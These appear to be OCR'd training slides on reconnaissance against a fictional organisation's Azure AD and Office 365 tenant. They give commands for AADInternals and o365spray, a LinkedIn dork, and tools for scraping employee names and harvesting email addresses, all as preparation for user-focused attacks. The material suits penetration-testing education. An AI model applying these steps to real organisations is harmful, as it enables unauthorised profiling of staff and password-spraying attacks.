
- The first thing we need to figure out is if the target organization is using Azure/Azure AD.
- In our scenario, it's obvious because the organization we're targeting has the domain name: **voughtint.onmicrosoft.com**.
- But in real life, this will probably have been changed to something more brand friendly like: **voughtinternational.com**.
- Let's just pretend it's not obvious for the sake of demos.

DOMAIN ENUMERATION - AADInternals

- AADInternals is a PowerShell module for administering Azure AD and Office 365.
  - https://github.com/Gerenios/AADInternals
- Developed by DrAzureAD.
  - https://twitter.com/DrAzureAD



AADInternals




AADInternals Commands

```
# Import the module

Import-Module .\Tools\AADInternals\AADInternals.psd1


# Get basic tenant information

Get-AADIntLoginInformation -UserName user@voughtint.onmicrosoft.com


# Get tenant ID

Get-AADIntTenantID -Domain voughtint.onmicrosoft.com


# Get as much external info as possible

Invoke-AADIntReconAsOutsider -DomainName voughtint.onmicrosoft.com
```

DOMAIN ENUMERATION - o365spray


- o365spray is a username enumeration and password spraying tool aimed at Microsoft Office 365 (O365).
  - https://github.com/0xZDH/o365spray
- Developed by 0xZDH.
  - https://github.com/0xZDH



o365spray


Run domain validation only.

python3 o365spray.py --validate --domain voughtint.onmicrosoft.com



Manual domain enumeration

- Visit the URL below (change the domain name with the domain name you're enumerating).
  - https://login.microsoftonline.com/getuserrealm.srf?login=user@**voughtint.onmicrosoft.com**&xml=1
- If the **<NameSpaceType>** is **Managed**, then you can tell the organization is using Azure AD.




USER ENUMERATION

- A lot of attacks against Azure, AzureAD, Office 365 etc. are user focused. So it really helps to gather as many emails & usernames as we can from our target organization.
- There are plenty of sources we can use to gather user/email information:
  - Social media (LinkedIn).
  - Email enumeration tools.
  - Organization's website.


USER ENUMERATION - LinkedIn

- Everyone's least favorite social media site.
  - https://www.linkedin.com
- Use this Google dork to find your target organization's LinkedIn page.

```
site:"linkedin.com" "[ORGANIZATION-NAME]"
```



USER ENUMERATION - LinkedIn




USER ENUMERATION - LinkedIn

- BridgeKeeper is a tool that can scrape employee names from search engine LinkedIn profiles and convert employee names to a specified username format.
  - https://github.com/0xZDH/BridgeKeeper


USER ENUMERATION - Email discovery tools

- There are tons of email enumeration tools available, both free and paid.
- I can't list them all, but some personal favorites are:
  - **Hunter.io** - https://hunter.io/
  - **DeHashed** - https://www.dehashed.com/
  - **theHarvester** - https://github.com/laramies/theHarvester



